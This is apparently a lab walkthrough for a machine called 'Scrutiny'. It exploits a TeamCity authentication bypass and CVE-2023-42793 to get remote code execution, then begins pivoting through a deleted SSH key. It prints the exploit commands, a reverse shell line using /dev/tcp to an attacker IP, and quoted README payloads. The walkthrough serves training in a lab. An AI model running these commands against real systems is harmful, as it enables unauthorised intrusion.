Scrutiny
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Theteams.onlyrands.comvhost serves JetBrains TeamCity 2023.05.4. An authentication bypass creates an admin user, and CVE-2023-42793 (TeamCity RCE (CVE-2023-42793)) gives a shell asgit. From there it is a chain of leaks: TeamCity's change history keeps a deletedid_rsathat we crack (hash cracking) to log in asmarcot; a mail in/var/mailhands overmatthewa's password; a.~file hands overbriand's. The finish is asudo systemctl statuswhose pager escapes to a root shell (systemctl pager escape).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Three ports: SSH, SMTP and an nginx web server.
ping -c 1 192.168.160.91
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.160.91
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open httpnmap -p22,25,80 -sCV 192.168.160.91 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp Postfix smtpd
|_smtp-commands: onlyrands.com, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ...
| ssl-cert: Subject: commonName=onlyrands.com
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: OnlyRandsThe SMTP certificate and the Host: nginx returns point at onlyrands.com. The main site is a static "OnlyRands", but an active mail service on a web host is always worth noting: it may become a leak vector later.
HTTP - TCP 80
The main site is a static "OnlyRands", but its Login link (top right) doesn't point to a local route, but to a subdomain: http://teams.onlyrands.com. That's how the virtual host surfaces:

We add it to /etc/hosts to resolve it:
echo "192.168.160.91 onlyrands.com teams.onlyrands.com" | sudo tee -a /etc/hostsThat vhost serves JetBrains TeamCity; the login screen shows the exact version in the footer: 2023.05.4 (build 129421):

Log in to TeamCity
  Username
  Password
  [x] Remember me      Reset password
  [ Log in ]

Version 2023.05.4 (build 129421)
TeamCity is a CI server, and that branch has very juicy CVEs:
searchsploit teamcityJetBrains TeamCity 2023.11.4 - Authentication Bypass | multiple/webapps/52411.pyExploitation
TeamCity 2023.05.4: authentication bypass
We copy the exploit into our working directory with searchsploit -m and rename it to something manageable:
searchsploit -m multiple/webapps/52411.py
mv 52411.py teamcity_exp.py
Exploit: JetBrains TeamCity 2023.11.4 - Authentication Bypass
URL: https://www.exploit-db.com/exploits/52411
Path: /usr/share/exploitdb/exploits/multiple/webapps/52411.py
Codes: N/A
Copied to: /home/kali/scrutiny/52411.pyThe 52411.py exploit abuses the REST API to register a new user with the SYSTEM_ADMIN role without any prior authentication. We edit the credentials it will create (kmn9/kmn9) and run it:
python3 teamcity_exp.py --url http://teams.onlyrands.com --verbose
[+] Target is reachable
[DEBUG] Payload: {"username": "kmn9", "password": "kmn9", "email": "kmn9@exploit.local", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}
[+] Exploit successful!
[SUCCESS] Admin user created!
Username: kmn9
Password: kmn9
Login URL: http://teams.onlyrands.com/login.html

The exploit creates user kmn9 with the SYSTEM_ADMIN role (id 24). We can now log into the TeamCity console with those credentials:

And once inside, the profile confirms the account is the one the exploit built: the email is the kmn9@exploit.local that appeared in the payload.
CVE-2023-42793: authenticated RCE
With an admin token, TeamCity 2023.05.4 is vulnerable to CVE-2023-42793, which allows command execution by abusing internal plugin/process deployment (TeamCity RCE (CVE-2023-42793)). First we mint an access token for the freshly created user:

curl -X POST http://teams.onlyrands.com/app/rest/users/id:24/tokens/RPC2 -u kmn9:kmn9<token name="RPC2" ... value="eyJ0eXAiOiAiVENWMiJ9.LURaX19ybFBiSlVDRE02OXhPX0xrbldRdldv.MDE5..."/>The rce.py that exploits CVE-2023-42793 does not ship with searchsploit. A search for "team city exploitation" confirms it as a heavily-exploited CVE (there's even a CISA advisory about the Russian SVR abusing it) and points to B4l3rI0n's repository, which automates it:
Its README documents the options and, more importantly, carries the exact -c line for a reverse shell, which is the part that is hard to get right because of the URL-encoding around the ¶ms=:

Options
-u, --url URL : Target URL (required)
-t, --token-file : TO specify the file containing the token
-c, --command COMMAND : Specify command to execute (RCE)
-P, --port PORT : Specify port (default is 80)
Example
python rce.py -u http://target.com -t token -c "whoami"
For reverse shell
-c '"/bin/bash"¶ms="-c"¶ms="sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F{IP}%2F{port}%200%3E%261"'
In this command for reverse shell replace {IP} with your ip and {port} with the port you are listening on
Creat a listener using nc for ex nc -nvlp 5555We clone it (repo):
git clone https://github.com/B4l3rI0n/CVE-2023-42793
cd CVE-2023-42793
pip3 install -r requirements.txt --break-system-packages
README.md  exploit.py  rce.py  requirements.txt

Collecting argparse (from -r requirements.txt (line 1))
  Using cached argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
Before triggering the shell, we set Penelope listening on 80:
penelope 80We save the value into a token file and fire the RCE with a reverse shell:
python3 rce.py -u http://teams.onlyrands.com -p 80 -t token \
-c '"/bin/bash"¶ms="-c"¶ms="sh -i >& /dev/tcp/192.168.45.247/80 0>&1"'
(Penelope)> listeners add -p 80
[+] Got reverse shell from onlyrands.com~192.168.160.91-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3!
git@onlyrands:~/software/TeamCity/bin$ whoami
git
The shell runs as git (TeamCity runs under that account on this box).
Local
cat local.txt && whoami && ip a && hostname
5c7481c8fe7d0e24b65ccb0733aace69
git
User pivoting
Deleted id_rsa in TeamCity history
TeamCity indexes the "freelancers" Git repos. Browsing Changes shows a commit by Marco Tillman (marcot) with comment "Oops": the diff view marks an id_rsa file as Removed. Deleting it from the working tree does not remove it from history or from the index TeamCity kept:
